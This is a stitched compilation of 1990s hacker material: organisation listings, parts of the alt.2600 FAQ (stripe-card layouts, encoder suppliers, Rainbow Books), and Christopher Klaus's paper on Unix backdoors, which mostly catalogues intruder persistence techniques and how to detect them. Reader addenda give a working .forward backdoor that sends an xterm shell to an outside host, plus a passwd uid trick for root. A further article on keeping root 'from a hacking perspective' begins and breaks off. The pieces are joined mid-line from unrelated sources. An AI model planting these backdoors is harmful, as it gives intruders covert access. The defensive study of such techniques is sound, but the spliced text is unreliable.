The Free Software Foundation is dedicated to eliminating restrictions on people's right to use, copy, modify, and redistribute computer programs. We promote the development and use of free software in all areas using computers. Specifically, we are putting together a complete, integrated software system named "GNU" ("GNU's Not Unix", pronounced "guh-new") that will be upwardly compatible with Unix. Most parts of this system are already being used and distributed.

The word "free" in our name refers to freedom, not price. You may or may not pay money to get GNU software, but regardless you have two specific freedoms once you get it: first, the freedom to copy a program and give it away to your friends and co-workers; and second, the freedom to change a program as you wish, by having full access to source code. You can study the source and learn how such programs are written. You may then be able to port it, improve it, and share your changes with others. If you redistribute GNU software you may charge a distribution fee or give it away, so long as you include the source code and the GPL (GNU General Public License). 

 Free Software Foundation, Inc.
 Telephone: +1-617-876-3296

 673 Massachusetts Avenue
 Fax: +1-617-492-9057

 Cambridge, MA 02139-3309 USA
 Fax (in Japan): 0031-13-2473 (KDD)

 Electronic mail: gnu@prep.ai.mit.edu
 0066-3382-0158 (IDC)

GNU is to be a complete integrated computational environment: everything you need to work with a computer, either as a programmer or as a person in an office or home. The core is an operating system, which consists of a central program called a kernel that runs the other programs on the computer, and a large number of ancillary programs for handling files, etc. The Free Software Foundation is developing an advanced kernel called the Hurd.

A complete system has tools for programmers, such as compilers and debuggers. It also has editors, sketchpads, calendars, calculators, spreadsheets, databases, electronic mail readers, and Internet navigators. The FSF already distributes most of the programs used in an operating system, all the tools regularly used by programmers, and much more.

# The League for Programming Freedom (LPF)

The League for Programming Freedom is an organization of people who oppose the attempt to monopolize common user interfaces through "look and feel" copyright lawsuits. Some of us are programmers, who worry that such monopolies will obstruct our work. Some of us are users, who want new computer systems to be compatible with the interfaces we know. Some are founders of hardware or software companies, such as Richard P. Gabriel. Some of us are professors or researchers, including John McCarthy, Marvin Minsky, Guy L. Steele, Jr., Robert S. Boyer and Patrick Winston.

"Look and feel" lawsuits aim to create a new class of governmentenforced monopolies broader in scope than ever before. Such a system of user-interface copyright would impose gratuitous incompatibility, reduce competition, and stifle innovation.

We in the League hope to prevent these problems by preventing user-interface copyright. The League is NOT opposed to copyright law as it was understood until 1986 -- copyright on particular programs. Our aim is to stop changes in the copyright system which would take away programmers' traditional freedom to write new programs compatible with existing programs and practices.

Annual dues for individual members are \$42 for employed professionals, \$10.50 for students, and \$21 for others. We appreciate activists, but members who cannot contribute their time are also welcome.

To contact the League, phone (617) 243-4091, send Internet mail to the address league@prep.ai.mit.edu, or write to:

League for Programming Freedom 1 Kendall Square #143 P.O. Box 9171 Cambridge, MA 02139 USA

SotMesc

Founded in 1989, SotMesc is dedicated to preserving the integrity and cohesion of the computing society. By promoting computer education, liberties and efficiency, we believe we can secure freedoms for all computer users while retaining privacy.

SotMesc maintains the CSP Internet mailing list, the SotMesc Scholarship Fund, and the SotMesc Newsletter.

The SotMESC is financed partly by membership fees, and donations, but mostly by selling hacking, cracking, phreaking, electronics, internet, and virus information and programs on disk and bound paper media.

SotMesc memberships are \$20 to students and \$40 to regular members.

SotMESC P.O. Box 573 Long Beach, MS 39560

~~~~~

Computer Emergency Response Team (CERT

CERT is the Computer Emergency Response Team that was formed by the Defense Advanced Research Projects Agency (DARPA) in November 1988 in response to the needs exhibited during the Internet worm incident. The CERT charter is to work with the Internet community to facilitate its response to computer security events involving Internet hosts, to take proactive steps to raise the community's awareness of computer security issues, and to conduct research targeted at improving the security of existing systems.

CERT products and services include 24-hour technical assistance for responding to computer security incidents, product vulnerability assistance, technical documents, and seminars. In addition, the team maintains a number of mailing lists (including one for CERT advisories) and provides an anonymous FTP server: cert.org (192.88.209.5), where security-related documents, past CERT advisories, and tools are archived.

CERT contact information:

U.S. mail address CERT Coordination Center Software Engineering Institute Carnegie Mellon University Pittsburgh, PA 15213-3890 U.S.A.

Internet E-mail address
 cert@cert.org

Telephone number (412)268-7090 (24-hour hotline) CERT Coordination Center personnel answer 7:30 a.m.- 6:00 p.m. EST(GMT-5)/EDT(GMT-4), on call for emergencies during other hours.

FAX number (412)268-6989

15. What are some radio programs of interest to hackers?

Off The Hook New York 99.5 FM Tue 8pm EST Full Disclosure Live Short Wave WWCR 5065 khz Sun 8pm EST Full Disclosure Live Oil City, PA WOYL AM-1340 Sun 8pm EST Full Disclosure Live Satellite Telstar 302 (T2), Ch 21, 5.8 Sun 8pm EST 16. What are other FAQ's of interest to hackers? Frequently Asked Questions "Hacking Novell Netware" Author: Simple Nomad <sn@spyder.org> ftp: jumper.mcc.ac.uk /pub/security/netware/faq.zip ftp: ftp.fastlane.net /pub/nomad/nw/faq.zip ftp: ftp.best.com /pub/almcepud/hacks/faq.zip http://resudox.net/bio/mainpage.html http://www.hookup.net/~apayne/nwhack.html The PGP Attack FAQ Author: Route [daemon9@netcom.com / route@infonexus.com] ftp: infonexus.com /pub/Philes/Cryptography/PGPattackFAQ.txt.gz Mac Hack FAQ: Defeating Security Author: AX1P (an149689@anon.penet.fi) Frequently Asked Questions About Red Boxing Author: Mr. Sandman (an132432@anon.penet.fi) VMS FAQ (Frequently Ask Questions) Author: The Beaver (beaver@upperdck.blkbox.com) Anonymous FTP FAQ Author: Christopher Klaus <cklaus@iss.net> of Internet Security Systems, Inc. ftp: ftp.iss.net /pub/faq/anonftp Compromise FAQ: What if your Machines are Compromised by an Intruder Author: Christopher Klaus <cklaus@iss.net> of Internet Security Systems, Inc. ftp: ftp.iss.net /pub/faq/compromise Security Patches FAQ Author: Christopher Klaus <cklaus@iss.net> of Internet Security Systems, Inc. ftp: ftp.iss.net /pub/faq/patch Sniffer FAQ Author: Christopher Klaus <cklaus@iss.net> of Internet Security Systems, Inc. ftp: ftp.iss.net /pub/faq/sniff Vendor Security Contacts: Reporting Vulnerabilities and Obtaining New Patches Author: Christopher Klaus <cklaus@iss.net> of Internet Security Systems, Inc. ftp: ftp.iss.net /pub/faq/vendor Cryptography FAQ Author: The Crypt Cabal ftp: rtfm.mit.edu /pub/usenet-by-group/sci.crypt/ Firewalls FAO Author: Marcus J. Ranum (mjr@ss1.lightspeed.net)

ftp: rtfm.mit.edu /pub/usenet-by-group/comp.security.misc/

Buying a Used Scanner Radio Author: parnass@att.com (Bob Parnass, AJ9S) ftp: rtfm.mit.edu /pub/usenet-by-group/rec.radio.scanner/

How to Find Scanner Frequencies Author: parnass@att.com (Bob Parnass, AJ9S) ftp: rtfm.mit.edu /pub/usenet-by-group/rec.radio.scanner/

Introduction to Scanning
Author: parnass@att.com (Bob Parnass, AJ9S)
ftp: rtfm.mit.edu /pub/usenet-by-group/rec.radio.scanner/

Low Power Broadcasting FAQ Author: Rick Harrison. ftp: rtfm.mit.edu /pub/usenet-by-group/alt.radio.pirate/

RSA Cryptography Today FAQ Author: Paul Fahn ftp: rtfm.mit.edu /pub/usenet-by-group/sci.crypt/

VIRUS-L comp.virus Frequently Asked Questions (FAQ) Author: Kenneth R. van Wyk <krvw@cert.org> ftp: rtfm.mit.edu /pub/usenet-by-group/comp.virus/

Where to get the latest PGP (Pretty Good Privacy) FAQ Author: mpj@csn.net (Michael Johnson) ftp: rtfm.mit.edu /pub/usenet-by-group/alt.security.pgp/

alt.locksmithing answers to Frequently Asked Questions (FAQ)
Author: spike@indra.com (Joe Ilacqua)
ftp: rtfm.mit.edu /pub/usenet-by-group/alt.locksmithing/

comp.os.netware.security FAQ Author: Fauzan Mirza <F.U.Mirza@sheffield.ac.uk> ftp: rtfm.mit.edu /pub/usenet-by-group/comp.os.netware.security/

rec.pyrotechnics FAQ Author: zoz@cs.adelaide.edu.au (Hans Josef Wagemueller) ftp: rtfm.mit.edu /pub/usenet-by-group/rec.pyrotechnics/

17. Where can I purchase a magnetic stripe encoder/decoder?

CPU Advance PO Box 2434 Harwood Station Littleton, MA 01460 (508)624-4819 (Fax)

Omron Electronics, Inc. One East Commerce Drive Schaumburg, IL 60173 (800)556-6766 (Voice) (708)843-7787 (Fax)

Security Photo Corporation 1051 Commonwealth Avenue Boston, MA 02215

(800)533-1162 (Voice) (617)783-3200 (Voice) (617)783-1966 (Voice) Timeline Inc, 23605 Telo Avenue Torrence, CA 90505 (800)872-8878 (Voice) (800)223-9977 (Voice) Alltronics 2300 Zanker Road San Jose CA 95131 (408) 943-9774 Voice (408) 943-9776 Fax (408) 943-0622 BBS Part Number: 92U067 Atalla Corp San Jose, CA (408) 435-8850 18. What are the rainbow books and how can I get them? Orange Book DoD 5200.28-STD Department of Defense Trusted Computer System Evaluation Criteria Green Book CSC-STD-002-85 Department of Defense Password Management Guideline Yellow Book CSC-STD-003-85 Computer Security Requirements -- Guidance for Applying the Department of Defense Trusted Computer System Evaluation Criteria in Specific Environments Yellow Book CSC-STD-004-85 Technical Rationale Behind CSC-STD-003-85: Computer Security Requirements. Guidance for Applying the Department of Defense Trusted Computer System Evaluation Criteria in Specific Environments. Tan Book NCSC-TG-001 A Guide to Understanding Audit in Trusted Systems Bright Blue Book NCSC-TG-002 Trusted Product Evaluation - A Guide for Vendors Neon Orange Book NCSC-TG-003 A Guide to Understanding Discretionary Access Control in Trusted Systems Teal Green Book NCSC-TG-004

Glossary of Computer Security Terms Red Book NCSC-TG-005 Trusted Network Interpretation of the Trusted Computer System Evaluation Criteria Orange Book NCSC-TG-006 A Guide to Understanding Configuration Management in Trusted Systems Burgundy Book NCSC-TG-007 A Guide to Understanding Design Documentation in Trusted Systems Dark Lavender Book NCSC-TG-008 A Guide to Understanding Trusted Distribution in Trusted Systems Venice Blue Book NCSC-TG-009 Computer Security Subsystem Interpretation of the Trusted Computer System Evaluation Criteria Aqua Book NCSC-TG-010 A Guide to Understanding Security Modeling in Trusted Systems Dark Red Book NCSC-TG-011 Trusted Network Interpretation Environments Guideline -- Guidance for Applying the Trusted Network Interpretation Pink Book NCSC-TG-013 Rating Maintenance Phase -- Program Document Purple Book NCSC-TG-014 Guidelines for Formal Verification Systems Brown Book NCSC-TG-015 A Guide to Understanding Trusted Facility Management Yellow-Green Book NCSC-TG-016 Guidelines for Writing Trusted Facility Manuals Light Blue NCSC-TG-017 A Guide to Understanding Identification and Authentication in Trusted Systems Light Blue Book NCSC-TG-018 A Guide to Understanding Object Reuse in Trusted Systems Blue Book NCSC-TG-019

Trusted Product Evaluation Questionnaire Gray Book NCSC-TG-020A Trusted Unix Working Group (TRUSIX) Rationale for Selecting Access Control List Features for the Unix System Lavender Book NCSC-TG-021 Trusted Data Base Management System Interpretation of the Trusted Computer System Evaluation Criteria Yellow Book NCSC-TG-022 A Guide to Understanding Trusted Recovery in Trusted Systems Bright Orange Book NCSC-TG-023 A Guide to Understandng Security Testing and Test Documentation in Trusted Systems Purple Book NCSC-TG-024 (Volume 1/4) A Guide to Procurement of Trusted Systems: An Introduction to Procurement Initiators on Computer Security Requirements Purple Book NCSC-TG-024 (Volume 2/4) A Guide to Procurement of Trusted Systems: Language for RFP Specifications and Statements of Work - An Aid to Procurement Initiators Purple Book NCSC-TG-024 (Volume 3/4) A Guide to Procurement of Trusted Systems: Computer Security Contract Data Requirements List and Data Item Description Tutorial +Purple Book +NCSC-TG-024 (Volume 4/4) +A Guide to Procurement of Trusted Systems: How to Evaluate a Bidder's +Proposal Document - An Aid to Procurement Initiators and Contractors Green Book NCSC-TG-025 A Guide to Understanding Data Remanence in Automated Information Systems Hot Peach Book NCSC-TG-026 A Guide to Writing the Security Features User's Guide for Trusted Systems Turquiose Book NCSC-TG-027 A Guide to Understanding Information System Security Officer Responsibilities for Automated Information Systems Violet Book NCSC-TG-028 Assessing Controlled Access Protection

Blue Book NCSC-TG-029 Introduction to Certification and Accreditation Light Pink Book NCSC-TG-030 A Guide to Understanding Covert Channel Analysis of Trusted Systems C1 Technical Report-001 Computer Viruses: Prevention, Detection, and Treatment \*C Technical Report 79-91 \*Integrity in Automated Information Systems \*C Technical Report 39-92 \*The Design and Evaluation of INFOSEC systems: The Computer Security \*Contributions to the Composition Discussion NTISSAM COMPUSEC/1-87 Advisory Memorandum on Office Automation Security Guideline You can get your own free copy of any or all of the books by writing or calling: INFOSEC Awareness Division ATTN: X711/IAOC Fort George G. Meade, MD 20755-6000 Barbara Keller (410) 766-8729 If you ask to be put on the mailing list, you'll get a copy of each new book as it comes out (typically a couple a year). [\* == I have not personally seen this book] [+ == I have not personally seen this book, and I believe it may not] [ be available] Section E: 2600 01. What is alt.2600? Alt.2600 is a Usenet newsgroup for discussion of material relating to 2600 Magazine, the hacker quarterly. It is NOT for the Atari 2600 game machine. Len@netsys.com created the group on Emmanuel Goldstein's recommendation. Emmanuel is the editor/publisher of 2600 Magazine. Following the barrage of postings about the Atari machine to alt.2600, an alt.atari.2600 was created to divert all of the atari

traffic from alt.2600. Atari 2600 people are advised to hie over to

02. What does "2600" mean?

rec.games.video.classic.

2600Hz was a tone that was used by early phone phreaks (or phreakers) in the 80's, and some currently. If the tone was sent down the line at the proper time, one could get away with all sorts of fun stuff.

A note from Emmanuel Goldstein:

"The Atari 2600 has NOTHING to do with blue boxes or telephones or the 2600 hertz tone. The 2600 hertz tone was simply the first step towards exploring the network. If you were successful at getting a toll call to drop, then billing would stop at that point but there would be billing for the number already dialed up until the point of seizure. 800 numbers and long distance information were both free in the past and records of who called what were either non-existent or very obscure with regards to these numbers. This, naturally, made them more popular than numbers that showed up on a bill, even if it was only for a minute. Today, many 800 numbers go overseas, which provides a quick and free way into another country's phone system which may be more open for exploration."

03. Are there on-line versions of 2600 available?

No.

04. I can't find 2600 at any bookstores. What can I do?

Subscribe. Or, let 2600 know via the subscription address that you think 2600 should be in the bookstore. Be sure to include the bookstores name and address.

05. Why does 2600 cost more to subscribe to than to buy at a newsstand?

A note from Emmanuel Goldstein:

We've been selling 2600 at the same newsstand price (\$4) since 1988 and we hope to keep it at that price for as long as we can get away with it. At the same time, \$21 is about the right price to cover subscriber costs, including postage and record keeping, etc. People who subscribe don't have to worry about finding an issue someplace, they tend to get issues several weeks before the newsstands get them, and they can take out free ads in the 2600 Marketplace.

This is not uncommon in the publishing industry. The NY Times, for example, costs \$156.50 at the newsstands, and \$234.75 delivered to your door.

Section F: Miscellaneous

- 01. What does XXX stand for?
- TLA Three Letter Acronym
- ACL Access Control List

Personal Identification Number PTN TCB Trusted Computing Base ALRU Automatic Line Record Update Associated Number AN ARSB Automated Repair Service Bureau Abbreviated Trouble History ATH BOC Bell Operating Company BOR Basic Output Report BOSS Business Office Servicing System CA Cable COE Central Office Equipment COSMOS Computer System for Main Frame Operations Construction Maintenance Center CMC CNID Calling Number IDentification CO Central Office COCOT Customer Owned Coin Operated Telephone Centralized Repair Service Answering Bureau CRSAB Direct Inbound Dialing DTD DDD Direct Distance Dialing ECC Enter Cable Change LD Long Distance LMOS Loop Maintenance Operations System MLTMechanized Loop Testing Numbering Plan Area NPA PBX Private Branch Exchange Plain Old Telephone Service POTS RBOC Regional Bell Operating Company RSB Repair Service Bureau SS Special Service TAS Telephone Answering Service THTrouble History TREAT Trouble Report Evaluation and Analysis Tool LOD Legion of Doom HFC Hell Fire Club TNO The New Order ACiD Ansi Creators in Demand CCi Cybercrime International FLT Fairlight iCE Insane Creators Enterprise iNC International Network of Crackers NTA The Nocturnal Trading Alliance Paradox PDX  $\mathbf{PE}$ Public Enemy PSY Psychose QTX Quartex RZR Razor (1911) S!P Supr!se Productions TDT The Dream Team The Humble Guys THG The Hill People THP TRSI Tristar Red Sector Inc. Union of United Death Workers UUDW

02. How do I determine if I have a valid credit card number? Credit cards use the Luhn Check Digit Algorithm. The main purpose of this algorithm is to catch data entry errors, but it does double duty here as a weak security tool.

For a card with an even number of digits, double every odd numbered digit and subtract 9 if the product is greater than 9. Add up all the even digits as well as the doubled-odd digits, and the result must be a multiple of 10 or it's not a valid card. If the card has an odd number of digits, perform the same addition doubling the even numbered digits instead.

03. What is the layout of data on magnetic stripe cards?

A standard card may have any of three tracks, or a combination of these tracks.

Track 1 was the first track standardized. It was developed by the International Air Transportation Association (IATA) and is still reserved for their use. It is 210bpi with room for 79 characters. It includes the primary account number (up to 18 digits) and the name (up to 26 alphanumeric characters).

Track 2 was developed by the American Bankers Association (ABA) for on-line financial transactions. It is 75bpi with room for 40 numeric characters. It includes the account number (up to 19 digits).

Track 3 is also used for financial transactions. The difference is its read/write ability. It is 210bpi with room for 107 numeric digits. It includes an enciphered PIN, country code, currency units, amount authorized, subsidiary account information and other restrictions.

For more information, read the ANSI/ISO 7811/1-5 standard. This document is available from the American Bankers Association.

04. What are the ethics of hacking?

An excerpt from: Hackers: Heroes of the Computer Revolution by Steven Levy

Access to computers -- and anything which might teach you something about the way the world works -- should be unlimited and total. Always yield to the Hands-On imperative.

All information should be free.

Mistrust Authority. Promote Decentralization.

Hackers should be judged by their hacking, not bogus criteria such as degrees, age, race, or position.

You can create art and beauty on a computer.

Computers can change your life for the better.

05. Where can I get a copy of the alt.2600/#hack FAQ?

Get it on FTP at: rahul.net /pub/lps/sysadmin/ rtfm.mit.edu /pub/usenet-by-group/alt.2600
clark.net /pub/jcase/

Get it on the World Wide Web at: http://www.engin.umich.edu/~jgotts/underground/hack-faq.html

Get it on my BBS: Hacker's Haven (303)343-4053

EOT

Backdoors

By Christopher Klaus 8/4/97

Since the early days of intruders breaking into computers, they have tried to develop techniques or backdoors that allow them to get back into the system. In this paper, it will be focused on many of the common backdoors and possible ways to check for them. Most of focus will be on Unix backdoors with some discussion on future Windows NT backdoors. This will describe the complexity of the issues in trying to determine the methods that intruders use and the basis for administrators understanding on how they might be able to stop the intruders from getting back in. When an administrator understands how difficult it would be to stop intruder once they are in, the appreciation of being proactive to block the intruder from ever getting in becomes better understood. This is intended to cover many of the popular commonly used backdoors by beginner and advanced intruders. This is not intended to cover every possible way to create a backdoor as the possibilities are limitless.

The backdoor for most intruders provide two or three main functions:

Be able to get back into a machine even if the administrator tries to secure it, e.g., changing all the passwords.

Be able to get back into the machine with the least amount of visibility. Most backdoors provide a way to avoid being logged and many times the machine can appear to have no one online even while an intruder is using it.

Be able to get back into the machine with the least amount of time. Most intruders want to easily get back into the machine without having to do all the work of exploiting a hole to gain access.

In some cases, if the intruder may think the administrator may detect any installed backdoor, they will resort to using the vulnerability repeatedly to get on a machine as the only backdoor. Thus not touching anything that may tip off the administrator. Therefore in some cases, the vulnerabilities on a machine remain the only unnoticed backdoor.

# Password Cracking Backdoor

One of the first and oldest methods of intruders used to gain not only access to a Unix machine but backdoors was to run a password cracker. This uncovers weak passworded accounts. All these new accounts are now possible backdoors into a machine even if the system administrator locks out the intruder's current account. Many times, the intruder will look for unused accounts with easy passwords and change the password to something difficult. When the administrator looked for all the weak passworded accounts, the accounts with modified passwords will not appear. Thus the administrator will not be able to easily determine which accounts to lock out.

# Rhosts + + Backdoor

On networked Unix machines, services like Rsh and Rlogin used a simple authentication method based on hostnames that appear in rhosts. A user could easily configure which machines not to require a password to log into. An intruder that gained access to someone's rhosts file could put a "+ +" in the file and that would allow anyone from anywhere to log into that account without a password. Many intruders use this method especially when NFS is exporting home directories to the world. These accounts become backdoors for intruders to get back into the system. Many intruders prefer using Rsh over Rlogin because it is many times lacking any logging capability. Many administrators check for "+ +" therefore an intruder may actually put in a hostname and username from another compromised account on the network, making it less obvious to spot.

### Checksum and Timestamp Backdoors

Early on, many intruders replaced binaries with their own trojan versions. Many system administrators relied on time-stamping and the system checksum programs, e.g., Unix's sum program, to try to determine when a binary file has been modified. Intruders have developed technology that will recreate the same time-stamp for the trojan file as the original file. This is accomplished by setting the system clock time back to the original file's time and then adjusting the trojan file's time to the system clock. Once the binary trojan file has the exact same time as the original, the system clock is reset to the current time. The sum program relies on a CRC checksum and is easily spoofed. Intruders have developed programs that would modify the trojan binary to have the necessary original checksum, thus fooling the administrators. MD5 checksums is the recommended choice to use today by most vendors. MD5 is based on an algorithm that no one has yet to date proven can be spoofed.

### Login Backdoor

On Unix, the login program is the software that usually does the password authentication when someone telnets to the machine. Intruders grabbed the source code to login.c and modified it that when login compared the user's password with the stored password, it would first check for a backdoor password. If the user typed in the backdoor password, it would allow you to log in regardless of what the administrator sets the passwords to. Thus this allowed the intruder to log into any account, even root. The password backdoor would spawn access before the user actually logged in and appeared in utmp and wtmp. Therefore an intruder could be logged in and have shell access without it appearing anyone is on that machine as that account. Administrators started noticing these backdoors especially if they did a "strings" command to find what text was in the login program. Many times the backdoor password would show up. The intruders then encrypted or hid the backdoor password better so it would not appear by just doing strings. Many of the administrators can detect these backdoors with MD5 checksums.

#### Telnetd Backdoor

When a user telnets to the machine, inetd service listens on the port and receive the connection and then passes it to in.telnetd, that then runs login. Some intruders knew the administrator was checking the login program for tampering, so they modified in.telnetd. Within in.telnetd, it does several checks from the user for things like what kind of terminal the user was using. Typically, the terminal setting might be Xterm or VT100. An intruder could backdoor it so that when the terminal was set to "letmein", it would spawn a shell without requiring any authentication.

Intruders have backdoored some services so that any connection from a specific source port can spawn a shell.

Services Backdoor

Almost every network service has at one time been backdoored by an intruder. Backdoored versions of finger, rsh, rexec, rlogin, ftp, even inetd, etc., have been floating around forever. There are programs that are nothing more than a shell connected to a TCP port with maybe a backdoor password to gain access. These programs sometimes replace a service like uucp that never gets used or they get added to the inetd.conf file as a new service. Administrators should be very wary of what services are running and analyze the original services by MD5 checksums.

### Cronjob backdoor

Cronjob on Unix schedules when certain programs should be run. An intruder could add a backdoor shell program to run between 1 AM and 2 AM. So for 1 hour every night, the intruder could gain access. Intruders have also looked at legitimate programs that typically run in cronjob and built backdoors into those programs as well.

# Library backdoors

Almost every UNIX system uses shared libraries. The shared libraries are intended to reuse many of the same routines thus cutting down on the size of programs. Some intruders have backdoored some of the routines like crypt.c and \_crypt.c. Programs like login.c would use the crypt() routine and if a backdoor password was used it would spawn a shell. Therefore, even if the administrator was checking the MD5 of the login program, it was still spawning a backdoor routine and many administrators were not checking the libraries as a possible source of backdoors.

One problem for many intruders was that some administrators started MD5 checksums of almost everything. One method intruders used to get around that is to backdoor the open() and file access routines. The backdoor routines were configured to read the original files, but execute the trojan backdoors. Therefore, when the MD5 checksum program was reading these files, the checksums always looked good. But when the system ran the program, it executed the trojan version. Even the trojan library itself, could be hidden from the MD5 checksums. One way to an administrator could get around this backdoor was to statically link the MD5 checksum checker and run on the system. The statically linked program does not use the trojan shared libraries.

# Kernel backdoors

The kernel on Unix is the core of how Unix works. The same method used for libraries for bypassing MD5 checksum could be used at the kernel level, except even a statically linked program could not tell the difference. A good backdoored kernel is probably one of the hardest to find by administrators, fortunately kernel backdoor scripts have not yet been widely made available and no one knows how wide spread they really are.

### File system backdoors

An intruder may want to store their loot or data on a server somewhere without the administrator finding the files. The intruder's files can typically contain their toolbox of exploit scripts, backdoors, sniffer logs, copied data like email messages, source code, etc. To hide these sometimes large files from an administrator, an intruder may patch the files system commands like "ls", "du", and "fsck" to hide the existence of certain directories or files. At a very low level, one intruder's backdoor created a section on the hard drive to have a proprietary format that was designated as "bad" sectors on the hard drive. Thus an intruder could access those hidden files with only special tools, but to the regular administrator, it is very difficult to determine that the marked "bad" sectors were indeed storage area for the hidden file system.

#### Bootblock backdoors

In the PC world, many viruses have hid themselves within the bootblock section and most antivirus software will check to see if the bootblock has been altered. On Unix, most administrators do not have any software that checks the bootblock, therefore some intruders have hidden some backdoors in the bootblock area.

#### Process hiding backdoors

An intruder many times wants to hide the programs they are running. The programs they want to hide are commonly a password cracker or a sniffer. There are quite a few methods and here are some of the more common:

An intruder may write the program to modify its own argv[] to make it look like another process name.

An intruder could rename the sniffer program to a legitimate service like in.syslog and run it. Thus when an administrator does a "ps" or looks at what is running, the standard service names appear.

An intruder could modify the library routines so that "ps" does not show all the processes.

An intruder could patch a backdoor or program into an interrupt driven routine so it does not appear in the process table. An example backdoor using this technique is amod.tar.gz available on http://star.niimm.spb.su/~maillist/bugtraq.1/0777.html

An intruder could modify the kernel to hide certain processes as well.

Rootkit

One of the most popular packages to install backdoors is rootkit. It can easily be located using Web search engines. From the Rootkit README, here are the typical files that get installed:

z2 - removes entries from utmp, wtmp, and lastlog. Es - rokstar's ethernet sniffer for sun4 based kernels. Fix - try to fake checksums, install with same dates/perms/u/g. Sl - become root via a magic password sent to login. Ic - modified ifconfig to remove PROMISC flag from output. ps: - hides the processes. Ns - modified netstat to hide connections to certain machines. Ls - hides certain directories and files from being listed. du5 - hides how much space is being used on your hard drive. ls5 - hides certain files and directories from being listed.

# Network traffic backdoors

Not only do intruders want to hide their tracks on the machine, but also they want to hide their network traffic as much as possible. These network traffic backdoors sometimes allow an intruder to gain access through a firewall. There are many network backdoor programs that allow an intruder to set up on a certain port number on a machine that will allow access without ever going through the normal services. Because the traffic is going to a non-standard network port, the administrator can overlook the intruder's traffic. These network traffic backdoors are typically using TCP, UDP, and ICMP, but it could be many other kinds of packets.

### TCP Shell Backdoors

The intruder can set up these TCP Shell backdoors on some high port number possibly where the firewall is not blocking that TCP port. Many times, they will be protected with a password just so that an administrator that connects to it, will not immediately see shell access. An administrator can look for these connections with netstat to see what ports are listening and where current connections are going to and from. Many times, these backdoors allow an intruder to get past TCP Wrapper technology. These backdoors could be run on the SMTP port, which many firewalls allow traffic to pass for e-mail.

### UDP Shell Backdoors

Administrator many times can spot a TCP connection and notice the odd behavior, while UDP shell backdoors lack any connection so netstat would not show an intruder accessing the Unix machine. Many firewalls have been configured to allow UDP packets for services like DNS through. Many times, intruders will place the UDP Shell backdoor on that port and it will be allowed to by-pass the firewall.

### ICMP Shell Backdoors

Ping is one of the most common ways to find out if a machine is alive by sending and receiving ICMP packets. Many firewalls allow outsiders to ping internal machines. An intruder can put data in the Ping ICMP packets and tunnel a shell between the pinging machines. An administrator may notice a flurry of Ping packets, but unless the administrator looks at the data in the packets, an intruder can be unnoticed.

### Encrypted Link

An administrator can set up a sniffer trying to see data appears as someone accessing a shell, but an intruder can add encryption to the Network traffic backdoors and it becomes almost impossible to determine what is actually being transmitted between two machines.

# Windows NT

Because Windows NT does not easily allow multiple users on a single machine and remote access similar as Unix, it becomes harder for the intruder to break into Windows NT, install a backdoor, and launch an attack from it. Thus you will find more frequently network attacks that are spring boarded from a Unix box than Windows NT. As Windows NT advances in multi-user technologies, this may give a higher frequency of intruders who use Windows NT to their advantage. And if this does happen, many of the concepts from Unix backdoors can be ported to Windows NT and administrators can be ready for the intruder. Today, there are already telnet daemons available for Windows NT. With Network Traffic backdoors, they are very feasible for intruders to install on Windows NT.

# Solutions

As backdoor technology advances, it becomes even harder for administrators to determine if an intruder has gotten in or if they have been successfully locked out.

#### Assessment

One of the first steps in being proactive is to assess how vulnerable your network is, thus being able to figure out what holes exist that should be fixed. Many commercial tools exist to help scan and audit the network and systems for vulnerabilities. Many companies could dramatically improve their security if they only installed the security patches made freely available by their vendors.

# MD5 Baselines

One necessary component of a system scanner is MD5 checksum baselines. This MD5 baseline should be built up before a hacker attack with clean systems. Once a hacker is in and has installed backdoors, trying to create a baseline after the fact could incorporate the backdoors into the baseline. Several companies had been hacked and had backdoors installed on their systems for many months. Overtime, all the backups of the systems contained the backdoors. When some of these companies found out they had a hacker, they restored a backup in hopes of removing any backdoors. The effort was futile since they were restoring all the files, even the backdoored ones. The binary baseline comparison needs to be done before an attack happens.

# Intrusion detection

Intrusion detection is becoming more important as organizations are hooking up and allowing connections to some of their machines. Most of the older intrusion detection technology was log-based events. The latest intrusion detection system (IDS) technology is based on real-time sniffing and network traffic security analysis. Many of the network traffic backdoors can now easily be detected. The latest IDS technology can take a look at the DNS UDP packets and determine if it matches the DNS protocol requests. If the data on the DNS port does not match the DNS protocol, an alert flag can be signaled and the data captured for further analysis. The same principle can be applied to the data in an ICMP packet to see if it is the normal ping data or if it is carrying encrypted shell session.

Boot from CD-ROM.

Some administrators may want to consider booting from CD-ROM thus eliminating the possibility of an intruder installing a backdoor on the CD-ROM. The problem with this method is the cost and time of implementing this solution enterprise wide.

### Vigilant

Because the security field is changing so fast, with new vulnerabilities being announced daily and intruders are constantly designing new attack and backdoor techniques, no security technology is effective without vigilance.

Be aware that no defense is foolproof, and that there is no substitute for diligent attention.

\_\_\_\_\_

you may want to add:

.forward Backdoor

On Unix machines, placing commands into the .forward file was also a common method of regaining access. For the account ``username'' a .forward file might be constructed as follows:

\username
|"/usr/local/X11/bin/xterm -disp hacksys.other.dom:0.0 -e /bin/sh"

permutations of this method include alteration of the systems mail aliases file (most commonly located at /etc/aliases). Note that this is a simple permutation, the more advanced can run a simple script from the forward file that can take arbitrary commands via stdin (after minor preprocessing).

- PS: The above method is also useful gaining access a companies mailhub (assuming there is a shared a home directory FS on the client and server).
- > Using smrsh can effectively negate this backdoor (although it's quite > possibly still a problem if you allow things like elm's filter or
- > procmail which can run programs themselves...).

\_\_\_\_\_

you may want to add this "feature" that can act as a backdoor:

when specifying a wrong uid/gid in the /etc/password file, most login(1) implementations will fail to detect the wrong uid/gid and atoi(3) will set uid/gid to 0, giving superuser privileges.

example: rmartin:x:x50:50:R. Martin:/home/rmartin:/bin/tcsh on Linux boxes, this will give uid 0 to user rmartin. Ok.... You've been at it for all night. Trying all the exploits you can think
of. The system seems tight. The system looks tight.
The system \*is\* tight. You've tried everything. Default passwds, guessable
passwds, NIS weaknesses, NFS holes, incorrect
permissions, race conditions, SUID exploits, Sendmail bugs, and so on...
Nothing. WAIT! What's that!?!? A "#" ???? Finally!
After seeming endless toiling, you've managed to steal root. Now what? How do
you hold onto this precious super-user
privilege you have worked so hard to achieve....?

This article is intended to show you how to hold onto root once you have it. It is intended for hackers and administrators alike. From a hacking perspective, it is obvious what good this paper will do you. Admin's can likewise benefit from this paper. Ever wonder how that pesky hacker always manages to pop up, even when you think you've completely eradicated him from your system? This list is BY NO MEANS comprehensive. There are as many ways to leave backdoors into a UNIX computer as there are ways into one.

# Beforehand

